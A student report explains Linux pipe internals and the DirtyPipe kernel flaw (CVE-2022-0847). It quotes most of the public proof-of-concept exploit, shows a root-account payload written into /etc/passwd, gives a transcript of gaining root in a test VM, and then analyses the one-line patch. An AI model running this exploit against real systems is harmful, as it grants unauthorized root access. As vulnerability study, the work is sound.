Analysis of pipeline and it's vulnerability based on DirtyPipe(CVE-2022-0847)

20183848 김승진 20183856 임종승
20193149 이수지 20213949 한진우

ABSTRACT

We thought that pipelines, which provide powerful convenience to all users, have the ability to access memory, so if there is a vulnerability in this function, it would be a very powerful attack tool. Therefore, we conducted a survey to select a topic, and we found DirtyPipe (CVE-2022-0847). We selected the topic of analyzing Pipe code based on this vulnerability.
We focused on analyzing how pipes are implemented and operate, why DirtyPipe vulnerabilities occur and how they are used in attacks, and how to change the code to prevent vulnerabilities. We also conducted experiments in the Ubuntu environment.

1. INTRODUCTION

- Reason for Selecting topic

In Linux-based operating systems, the pipeline function ('|') in the terminal provides users with tremendous convenience. This is because it connects the output of the first command to the input of the next command when executing two or more commands sequentially. A typical use case is to find a specific character 'kim' in the text data of a file, such as "cat file.txt | grep kim". In this example, the cat command will fetch file.txt and connect/store the data loaded in the page cache to the buffer, and pass it to the grep command as the input value.
Here, we noticed the following two points.
・Pipes are a very convenient feature that is available to all users.
・If there is a vulnerability in the pipeline that accesses memory, it will be a very powerful attack vector.

Therefore, we searched for actual vulnerabilities related to pipes, and found the "CVE-2022-0847" document. We selected the analysis of pipes centered on this vulnerability as the topic of this project.

- What we want to do in this analysis

As the main subject of the assignment is the analysis of the Linux kernel, we first analyze what a pipeline is and how it is implemented. After that, we will analyze what the vulnerability "CVE-2022-0847", which is also the reason for the topic selection, is, its cause, and the attack process. Finally, we want to analyze the patch for the vulnerability, apply it, and check if the attack is blocked.

2. BACKGROUND

- System Call

System calls are interfaces for calling operating system functions. User programs can use system calls to perform tasks such as accessing the file system, performing I/O, and managing processes.
System calls are performed by switching from user mode to kernel mode. User programs use special instructions to call system calls. These instructions generate an interrupt signal by the CPU, and the kernel processes this signal to perform the system call.
The pipeline function is also implemented as a system call, which is used by shell programs and provided to users.

- File System: structure and file descriptor

In Unix systems, all objects such as files, directories, sockets, and pipes are managed as files. The system internally manages a list of

currently open files in a table format and assigns an index value (non-negative integer value) to each file. This value is the "file descriptor", and the process uses this file descriptor to access the file when it needs to access the file. It can be seen as a similar concept to the handle (Handle) in Windows.

- File System: Page Cache

Linux uses a memory area called the page cache to improve the performance of file I/O. The contents of a file that has been read once are stored in the page cache, and if the same file is accessed again, the contents are read from the page cache instead of the disk. Similarly, if the contents of a file are modified, the page cache data is modified, and the changes are synchronized to the disk (Write-Back) under certain conditions.



Figure 1. Page Cache

3. PIPELINE

A pipe is a type of IPC (Inter Process Communication) technique used for inter-process communication, and it supports unidirectional communication between processes.

Pipes are defined and used as system calls, and the actual operation is created and started in the kernel to be compatible with all processes. The code for structure and function implementation is located in "/include/linux/pipe_fs_i.h", "/fs/pipe.c", and "/fs/splice.c", and the code that is created and operated in the kernel is located in "/lib/iov_iter.c".

The following contents are in order: a section that explains the features and operating process of the pipeline, a section that analyzes the source code implemented for the structure and operation of the pipe, and a section that analyzes the creation of the pipe in the kernel. The kernel versions of the source codes used for the analysis were analyzed mainly on the linux kernel 5.8 version, in which the vulnerability was found.

- Feature and Operation Process

As explained before, pipes support connections between two or more processes, and the output of one process becomes the standard input of another process. In other words, it can be seen as one of IPC (Inter-Process Communication).

Pipes also have the following characteristics:

・One-way communication

One process writes to the pipe buffer, and the other process reads from the pipe. In other words, the subject that writes and the subject that reads can only communicate in one direction at that time.

・Shared by the creating process and all child processes

・The Read-Write Sync. Problem exists because one process writes and the other process reads.

Because the Read-Write Sync. Problem exists, if you try to read before writing (when the buffer is empty), you will solve it by synchronizing it with methods such as wait_queue, such as waiting until the recording is complete.

・Finds the first two available locations in the process's Open file table and assigns them to the read end / write end of the pipe.

As can be seen in [4] and [5], a pipe object created by one process can be shared between the parent process and the child process through fork(). Therefore, in actual Linux, a pipe object is created in the kernel by the init process, which is the parent process of all

processes, and it is shared and used. This can be represented by the following two figures.



Figure 2. Basic Pipe operation



Figure 3. Kernel Pipe operation

- Source Code Analysis regarding structure and operation

This section analyzes the files /include/linux/pipe_fs_i.h and /fs/pipe.c to explain the structure and functions of pipes.

1. Macro and Variables

1.1. _LINUX_PIPE_FS_I_H

Used with #ifndef as a technique to prevent duplicate loading of headers.

1.2. PIPE_DEF_BUFFERS

#define PIPE_DEF_BUFFERS 16

Define the default buffer size of the pipe as 16.

1.3. PIPE_BUF_FLAGS

Defines flag values for pipe buffer memory management, data transmission method, and operation control of read()/write() functions.

1.3.1. #define PIPE_BUF_FLAG_LRU 0x01

The value set when the page is managed in the Least Recently Used (LRU) cache.

1.3.2. #define PIPE_BUF_FLAG_ATOMIC 0x02

The value set in the pipe buffer when the page is atomically mapped (single CPU instruction).

1.3.3. #define PIPE_BUF_FLAG_GIFT 0x04

A value set when the page in question is a gift page (a page provided to the pipe buffer by another process).

1.3.4. #define PIPE_BUF_FLAG_PACKET 0x08

The value set when the page must be read as a packet.

1.3.5. #define PIPE_BUF_FLAG_CAN_MERGE 0x10

When a pipe buffer can be merged with another buffer, the value is set. If this flag value is set, the kernel can merge several small buffers into a single larger buffer to save memory.

1.3.6. #define PIPE_BUF_FLAG_WHOLE 0x20

Flag value set when the read() function needs to read the entire buffer. If this flag value is set, the read() function must unconditionally read the entire contents of the buffer, and it is impossible to read only part of the buffer and terminate the function.

1.3.7. #define PIPE_BUF_FLAG_LOSS 0x40

If used with CONFIG_WATCH_QUEUE to enable the process to monitor file system events, set this flag when memory loss occurs.

1.4. PIPE_SIZE

1.4.1. #define PIPE_SIZE PAGE_SIZE

This is the length of the actual memory allocation.

1.5. external variables

These are variables defined in /fs/pipe.c, and are declarations that globalize this variable so that all source code that includes this header file can use this variable.

1.5.1. extern unsigned int pipe_max_size;

This is the maximum size that a non-root user can expand a pipe to.

1.5.2. extern unsigned long pipe_user_pages_soft;

soft is the maximum number of pages that can be allocated per user, which matches the system default value.

1.5.3. extern unsigned long
pipe_user_pages_hard;
hard is not set by default as the maximum number of pages that can be allocated per user.

2. Structure

2.1. struct pipe_buffer

This is a structure representing a pipe buffer and includes the following member variables.

2.1.1. struct page *page;
It is a pointer to the page where data is stored.

2.1.2. unsigned int offset, len;
The variable offset represents the beginning of data within the page, and the variable len represents the length of data.

2.1.3. const struct pipe_buf_operations *ops;
A pointer to a pipe_buf_operations structure that defines the operations associated with this buffer.

2.1.4. unsinged int flags;
This value represents the flag of the pipe buffer.

2.1.5. unsinged long private;
A variable that stores personal data used by related operations (ops).

2.2. struct pipe_inode_info

This structure represents the i-node information of the pipe and provides functions for storing information about the pipe and controlling its operation.

2.2.1. struct mutex mutex;
A mutex for controlling concurrency access to pipes.

2.2.2. wait_queue_head_t rd_wait, wr_wait;
wait_queue for the reader to wait when there is no data in the pipe, and wait_queue for the writer to wait when the pipe is full of data.

2.2.3. unsigned int head;
This is a variable that stores the head position of the pipe buffer and indicates the position of the data to be read next.

2.2.4. unsigned int tail;
This is a variable that stores the tail position of the pipe buffer and indicates the location where data will be written next.

2.2.5. unsigned int max_usage;
This variable stores the maximum usage of the pipe buffer and determines the maximum size of data that can be stored in the pipe.

2.2.6. unsigned int ring_size;
This variable stores the ring_size of the pipe buffer and determines the number of buffers that can be used in the pipe.

2.2.7. bool note_loss;
This flag indicates that a data loss message should be inserted on the next read() call (when the CONFIG_WATCH_QUEUE configuration is enabled and monitoring is possible).

2.2.8. unsigned int nr_accounted;
This is a variable that stores the number of pipe buffers used by the original user process.

2.2.9. unsigned int readers;
This variable stores the number of processes reading data from the pipe.

2.2.10. unsigned int writers;
This is a variable that stores the number of processes writing data from the pipe.

2.2.11. unsigned int files;
This is the number of files referencing the pipe.

2.2.12. unsigned int r_counter;
reader counter

2.2.13. unsigned int w_counter;
writer counter

2.2.14. struct page *tmp_page;
This page is used temporarily.

2.2.15. struct fasync_struct *fasync_readers;
This is a fasync structure on the reader side and is used to detect asynchronous I/O events.

2.2.16. struct fasync_struct *fasync_writers;
This is a fasync structure on the writer side and is used to detect asynchronous I/O events.

2.2.17. struct pipe_buffer *bufs;
Array of pipe buffers

2.2.18. struct user_struct *user;
The user process that created the pipe

2.2.19. struct watch_queue *watch_queue;
(When the CONFIG_WATCH_QUEUE configuration option is enabled and monitoring

is possible) This is a pointer to store watch queue related information when the pipe is used as a watch_queue.

2.3. struct pipe_buf_operations
This is a structure that defines operations on the pipe buffer and includes four member functions: confirm / release / try_steal / get. Among these, the confirm function must be executed before the try_steal function is executed. This is because it must be determined whether the data in the target buffer is valid and usable.
2.3.1. int (*confirm)(struct pipe_inode_info *, struct pipe_buffer *);
This function checks whether the data in the pipe buffer is valid and usable. In the case of a pipe buffer containing pages belonging to the file system, you may have to wait for I/O completion.
If the validity determination result is valid, 0 is returned.
2.3.2. void (*release)(struct pipe_inode_info *, struct pipe_buffer *);
This function is called when the contents of the pipe buffer are completely consumed, and performs the task of releasing the memory resources of the buffer.
2.3.3. bool (*try_steal)(struct pipe_inode_info *, struct pipe_buffer *);
This is a function that attempts to acquire exclusive ownership of the pipe buffer. If successful, it locks the contents of the buffer and the function caller
2.3.4. bool (*get)(struct pipe_inode_info *, struct pipe_buffer *);
This function obtains a reference to the pipe buffer and increases the number of times the buffer is used. If successful, returns true.

2.4. External structure
2.4.1. extern const struct pipe_buf_operations nosteal_pipe_buf_ops;
Defined in /fs/splice.c and defines pipe_buffer_operations for sockets, etc.

3. static inline function
It is a function in which a script is pasted into the part used like a macro rather than the function being called, and is a structure that saves function call stacks, etc.
3.1. bool pipe_empty(unsigned int head, unsigned int tail)
A function that returns true if the pipe is empty
3.2. unsigned int pipe_occupancy(unsigned int head, unsigned int tail)
A function that returns the number of slots the pipe is using.
3.3. bool pipe_full(unsigned int head, unsigned int tail, unsigned int limit)
A function that returns true if the pipe is full
3.4. unsigned int pipe_space_for_user(unsigned int head, unsigned int tail, sturuct pipe_inode_info *pipe)
A function that returns the number of slots available in user-space among Pi's slots.
3.5. __must_check bool pipe_buf_get(struct pipe_inode_info *pipe, struct pipe_buffer *buf)
Function that returns a reference to the pipe buffer
3.6. void pipe_buf_release(sturct pipe_inode_info *pipe, struct pipe_buffer *buf)
Perform the task of releasing the memory resources of the pipe buffer.
3.7. int pipe_buf_confirm(struct pipe_inode_info *pipe, struct pipe_buffer *buf)
This is a function that checks whether the data in the pipe buffer is valid and usable. If valid, it returns 0.
3.8. bool pipe_buf_try_steal(struct pipe_inode_info *pipe, struct pipe_buffer *buf)
This function attempts to acquire ownership of the pipe buffer and returns true when successful.

4. Functions for PIPE
4.1. lock
Pipe lock function functions
4.1.1. void pipe_lock(struct pipe_inode_info *)
4.1.2. void pipe_unlock(struct pipe_inode_info *)

4.1.3. void pipe_double_lock(struct pipe_inode_info *, struct pipe_inode_info *)

4.2. wait and Information management

4.2.1. void pipe_wait(struct pipe_inode_info *pipe);

It operates atomically as a function that waits for pipe events.

4.2.2. struct pipe_inode_info *alloc_pipe_info(void);

This function allocates a new pipe_inode_info structure and is responsible for storing information about the pipe and managing its operations.

4.2.3. void free_pipe_info(struct pipe_inode_info *);

Release the pipe_inode_info structure.

4.3. Pipe Buffer operation functions

4.3.1. bool generic_pipe_buf_get(struct pipe_inode_info *, struct pipe_buffer *);

This is a function that retrieves the available buffer from the pipe, and is called before writing data.

4.3.2. bool generic_pipe_buf_try_steal(struct pipe_inode_info *, struct pipe_buffer *);

This is a function to monopolize the pipe buffer and is used to obtain the pipe buffer before use by another process.

4.3.3. void generic_pipe_buf_release(struct pipe_inode_info *, struct pipe_buffer *);

This function releases the pipe buffer and is used to return the buffer after completing writing data to the pipe.

4.4. Pipe Sizing and File Management Functions

These are functions for processing the F_SETPIPE_SZ and F_GET_PIPE_SZ commands of the pipe file.

4.4.1. int pipe_resize_ring(struct pipe_inode_info *pipe, unsigned int nr_slots);

This is a function that adjusts the size of the pipe's ring buffer.

4.4.2. long pipe_fcntl(struct file *, unsigned int, unsigned long arg);

This is a function that directly processes the F_SETPIPE_SZ and F_GET_PIPE_SZ commands of the pipe file.

4.4.3. struct pipe_inode_info *get_pipe_info(struct file *file, bool for_splice);

The pipe_inode_info structure is retrieved from the struct file *file object.

4.4.4. int create_pipe_files(struct file **, int);

Create two pipe files.

4.4.5. unsigned int round_pipe_size(unsigned long size);

Pipe sizes are rounded up.

4.5. etc.

These are functions defined and used when CONFIG_WATCH_QUEUE is activated.

4.5.1. unsigned long account_pipe_buffers(struct user_struct *user, unsigned long old, unsigned long new);

Calculate pipe buffer usage.

4.5.2. bool too_many_pipe_buffers_soft(unsigned long user_bufs);

(soft) This function checks whether the user process is using too many pipe buffers.

4.5.3. bool too_many_pipe_buffers_hard(unsigned long user_bufs);

(hard) This function checks whether the user process is using too many pipe buffers.

4.5.4. bool pipe_is_unprivileged_user(void);

This function checks whether the current process is an unauthorized user.

5. const struct file_operations_pipefifo_fops

It is a function set structure defined in /fs/pipe.c and contains a series of functions that open and read files and write data. The details for each are as follows.

5.1. fifo_open

This function is called when opening a file.

5.2. no_llseek

This function moves the file pointer.

5.3. pipe_read

This function reads data from a file.

5.4. pipe_write

This function writes data to a file.

5.5. pipe_poll
This function checks the status of the file.
5.6. pipe_ioctl
This is a function that changes the characteristics of a file.
5.7. pipe_release
This function is called when a file is closed.
5.8. pipe_fasync
This function synchronizes file access to files.

- Analyzing the creation and use of pipes in the kernel

This section explains the process of pipe operation, and explains how the pipe created inside the kernel is loaded into the page cache and the pipe buffer is initialized.

Referring to [4] and [5], [figure 3], "cat file.txt | Comparing the execution order of the "grep kim" command, it is as shown in the following figure.



Figure 4. [cat file.txt | grep kim]

The grep process waits until the cat process completes the read() operation to read data.

In other words, you can see that the last command executed among the piped commands waits until the pipe buffer write() operation of another process is completed while executing the pipe_read() function.
The calling order of this function is as follows.



Figure 5. pipe read function flow

As the above process is performed, there are cases where the pipe buffer goes through the initialization process by the copy_page_to_iter_pipe() function. If you check the information being initialized at this time, you can see that only the operation function "ops, page, offset, len", reference page, offset, and length information are initialized.

```
buf->ops = &page_cache_pipe_buf_ops;
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;
```

Figure 6. buf. init section

You can see that the flag is not initialized, which is the cause of CVE-2022-0847, which will be explained later.

4. CVE-2022-0847

- report

This is a Linux kernel local privilege escalation vulnerability reported to security researcher Max Kellermann on 2022-03-07.
The vulnerability is named "DirtyPipe (CVE-2022-0847)" and is a vulnerability that can write arbitrary data to any file with read permission in the Linux file system. Therefore, you can create an account with root privileges by inserting arbitrary account information into sensitive files such as /etc/passwd.

The timeline for this vulnerability is as follows:

Table 1. vulnerability timeline

Date	Note
2021-04-26	First recognition of file corruption in web server access logs
2022-02-19	File corruption due to Linux kernel bug, determined to be an exploitable vulnerability
2022-02-20	Share bug reports, exploits, and patches with the Linux kernel security team
2022-02-21	Confirmed bug reproduction on Google Pixel 6, shared bug report with Android security team
2022-02-23	Linux kernel patch releases with bug fixes (5.16.11, 5.15.25, 5.10.102)
2022-02-24	Google fixes bugs in Android kernel
2022-03-07	CVE-2022-0847 Vulnerability Disclosure

The scope of application of this vulnerability is as follows.

Table 2. scope

vulnerable version	patch version
Linux Kernel 5.8 <= version < patch	Linux Kernel 5.16.11 5.15.25 5.10.102

- Attack process analysis - PoC code analysis

Let's analyze the implementation process of the DirtyPipe vulnerability attack based on the published PoC (Proof of Concept).

```
if (offset % PAGE_SIZE == 0) {
        fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
        return EXIT_FAILURE;
}

const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
const loff_t end_offset = offset + (loff_t)data_size;
if (end_offset > next_page) {
        fprintf(stderr, "Sorry, cannot write across a page boundary\n");
        return EXIT_FAILURE;
}

/* open the input file and validate the specified offset */
const int fd = open(path, O_RDONLY); // yes, read-only! :-)
if (fd < 0) {
        perror("open failed");
        return EXIT_FAILURE;
}
```

Figure 7. verifies command line (1)

```
struct stat st;
if (fstat(fd, &st)) {
        perror("stat failed");
        return EXIT_FAILURE;
}

if (offset > st.st_size) {
        fprintf(stderr, "Offset is not inside the file\n");
        return EXIT_FAILURE;
}

if (end_offset > st.st_size) {
        fprintf(stderr, "Sorry, cannot enlarge the file\n");
        return EXIT_FAILURE;
}
```

Figure 8. verifies command line (2)

First, the code that verifies command line arguments([Figure 7], [Figure 8]) shows that there are four prerequisites that must be met to exploit the vulnerability:

- Offset (starting position of data to be overwritten in the destination file) must not be located on a page boundary (PAGE_SIZE = 4069)
- Writing cannot cross page boundaries
- You must have read permission on the target file
- Writes cannot exceed file size

```
static void prepare_pipe(int p[2])
{
        if (pipe(p)) abort();

        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
        static char buffer[4096];

        /* fill the pipe completely; each pipe_buffer will now have
           the PIPE_BUF_FLAG_CAN_MERGE flag */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                write(p[1], buffer, n);
                r -= n;
        }

        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                read(p[0], buffer, n);
                r -= n;
        }

        /* the pipe is now empty, and if somebody adds a new
           pipe_buffer without initializing its "flags", the buffer
           will be mergeable */
}
```

Figure 9. create a pipe and set FLAG

Below is the code to create a pipe and set the PIPE_BUF_FLAG_CAN_MERGE flag, divided into three steps([Figure 9]):

1) Create a pipe using the pipe() function
2) Completely fill the pipe buffer with random data using a write-only file descriptor (p[1]) and set the pipe buffer flag to PIPE_BUF_FLAG_CAN_MERGE.
3) Read and empty all data in the pipe buffer

using the read-only file descriptor (p[0]). At this time, the PIPE_BUF_FLAG_CAN_MERGE flag of the pipe buffer is not initialized and remains.

```
--offset;
ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
if (nbytes < 0) {
        perror("splice failed");
        return EXIT_FAILURE;
}
if (nbytes == 0) {
        fprintf(stderr, "short splice\n");
        return EXIT_FAILURE;
}
```

Figure 10. Pipe Merge

Below is the code used to merge the pipebuffer with the pagecache of the target file([Figure 10]). The splice() function is a function used to move data between two file descriptors received as arguments. In PoC, 1 byte immediately before the offset of the target file is moved to the pipe. Therefore, the data of the target file is first loaded into the page cache and then moved to the pipe buffer. At this time, because PIPE_BUF_CAN_MERGE is set, the pipe buffer is merged with the page cache of the target file.

```
nbytes = write(p[1], data, data_size);
if (nbytes < 0) {
        perror("write failed");
        return EXIT_FAILURE;
}
if ((size_t)nbytes < data_size) {
        fprintf(stderr, "short write\n");
        return EXIT_FAILURE;
}

printf("It worked!\n");
return EXIT_SUCCESS;
```

Figure 11. overwrite

Therefore, subsequent data transmitted to the pipe buffer will overwrite the merged page cache area([Figure 11]).

However, since the page cache memory is tampered with without directly touching the disk, if the cache memory is arbitrarily deleted or the kernel deletes the page cache (recovery due to insufficient memory, etc.), the changes are reverted to the previous state.

- PoC testing

Let's use the published PoC to make the user test, which does not have root privileges in the /etc/passwd file, root. The test environment is as follows:

Table 3. Environments

Env.	VMware Fusion pro ver. 13.0.2
OS	Ubuntu 64-bit ARM Server 20.04.5
kernel	Linux Kernel 5.8.0

First, check the kernel version to see if it is a vulnerable version.

```
test@linux2023:~/cve-2022-0847$ uname -r
5.8.0DirtyPipe
```

Figure 12. uname -r

Next, complete the data to be written into the password field of the /etc/passwd file. For this test, we used openssl to create the following:

Table 4. openssl options

algorithm	MD5
salt	linux
password	test

```
test@linux2023:~/cve-2022-0847$ openssl passwd -1 -salt linux test
$1$linux$T.8EL5VL2ItA90yUMRCOB/
```

Figure 13. openssl

The user information to be finally added to the /etc/passwd file is as follows.

```
- payload
        test:$1$linux$T.8EL5VL2ItA90yUMRCOB/:0:0:test:/root:/bin/bash
```

Figure 14. payload

If the above process is performed successfully, you can confirm that the test user has become an account with root privileges in the /etc/passwd file as follows.

```
test@linux2023:~/cve-2022-0847$ cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Figure 15. /etc/passwd (before)

```
test@linux2023:~/cve-2022-0847$ ./exploit.out /etc/passwd
0:test:/root:/bin/bash\n'
It worked!
test@linux2023:~/cve-2022-0847$ cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
da
test:$1$linux$T.8EL5VL2ItA90yUMRCOB/:0:0:test:/root:/bin/b
n:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Figure 16. /etc/passwd (after)

```
test@linux2023:~/cve-2022-0847$ su - test
Password:
root@linux2023:~# whoami
root
root@linux2023:~#
```

Figure 17. priv. escalation

After deleting the page cache memory, if you check the /etc/passwd file again, you can see that it has returned to the state before the data was altered through PoC.

```
root@linux2023:~# cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
da
test:$1$linux$T.8EL5VL2ItA90yUMRCOB/:0:0:test:/root:/bin/bash
n:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
root@linux2023:~# echo 1 > /proc/sys/vm/drop_caches
root@linux2023:~# cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
root@linux2023:~#
```

Figure 18. drop cache

5. CAUSE ANALYSIS

- v5.8 cause : patch analysis

```
Diffstat
-rw-r--r-- lib/iov_iter.c 2
1 files changed, 2 insertions, 0 deletions

diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index b0e0acdf96c15..6dd5330f7a995 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c
@@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
                return 0;

        buf->ops = &page_cache_pipe_buf_ops;
+       buf->flags = 0;
        get_page(page);
        buf->page = page;
        buf->offset = offset;
@@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
                        break;

                buf->ops = &default_pipe_buf_ops;
+               buf->flags = 0;
                buf->page = page;
                buf->offset = 0;
                buf->len = min_t(ssize_t, left, PAGE_SIZE);
```

Figure 19. Patch

If you look at the report document and vulnerability patch contents of CVE-2022-0847, it is mentioned that this occurs when the flags field is not initialized in the process of initializing the struct pipe_buffer object with new content. In other words, if the PIPE_BUF_FLAG_CAN_MERGE flag was set before initialization, there is an error in that flag being maintained even after initialization.

Therefore, the vulnerability applies "buf->flags=0;" during the initialization of the struct pipe_buffer object. This can be solved by adding one line of code.

```
buf->ops = &page_cache_pipe_buf_ops;

get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;
```

Figure 20. v5.8 /lib/iov_ter.c

```
buf->ops = &page_cache_pipe_buf_ops;
buf->flags = 0;
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;
```

Figure 21. v5.16.11 /lib/iov_ter.c

In fact, after applying the above patch in kernel version 5.8 and restarting, it was confirmed that the vulnerability did not work.

```
buf->ops = &page_cache_pipe_buf_ops;
// patch: cve-2022-0847
buf->flags = 0;
// patchdone
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;
```

Figure 22. patch

```
test@linux2023:~/cve-2022-0847$ cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
test@linux2023:~/cve-2022-0847$ ./exploit.out /etc/passwd
test:/root:/bin/bash\n'
It worked!
test@linux2023:~/cve-2022-0847$ cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
test@linux2023:~/cve-2022-0847$
```

Figure 23. not worked

- Differences from v5.4.247

This vulnerability does not appear in Linux kernel version 5.4.247 used in the Linux lecture, but rather appears in version 5.8, which can be said to be a more advanced version. Therefore, we analyzed why this problem occurred in the more developed version, and the cause of this may be that the code that performs FLAG initialization was not considered or was omitted while going through the refinement process of PIPE_BUF_FLAG.
In fact, the results of vimdiff for the 5.4.247 and 5.8 versions of the /include/linux/pipe_fs_i.h file are as follows.



Figure 23. v5.4.247 /include/linux/pipe_fs_i.h

Figure 24. v5.8 /include/linux/pipe_fs_i.h

At this time, the biggest difference is that the degree of granularity of the declared PIPE_BUF_FLAG is different. While version 5.4.247 uses 4 flags, version 5.8 adds 3 flags.
At this time, you may think that the code that initializes the flag while being added was not considered or is missing.
As a basis, in version 5.4.247, “void pipe_buf_mark_unmergeable(struct pipe_buffer *buf);” There is a function called and it can be confirmed that it is definitely used when multiple pipes share the same backup page.

```
void pipe_buf_mark_unmergeable(struct pipe_buffer *buf)
{
        if (buf->ops == &anon_pipe_buf_ops)
                buf->ops = &anon_pipe_buf_nomerge_ops;
}
```

Figure 25. v5.4.247 /lib/iov_iter.c

In other words, it is expected that this vulnerability occurred because FLAG initialization was not considered or omitted in the update to further improve the usability of the pipe buffer.

6. CONCLUSION

We analyzed the pipeline function based on the vulnerability, CVE-2022-0847, which can be a serious security threat, considering that the pipeline function, which provides strong convenience to all users, is a function that accesses memory.

In the kernel version that is the target of the vulnerability, pipes can use the PIPE_BUF_FLAG_CAN_MERGE flag, which indicates a state that can be merged with the page cache for flexible use of the pipe buffer. In this case, the vulnerability occurred due to a logical structure error that does not initialize the previous flag value in the initialization process of pipe use.

We found that the vulnerability applies to all versions from Linux kernel 5.8 to the patch, and it is a very serious security threat as it can be exploited for privilege escalation.

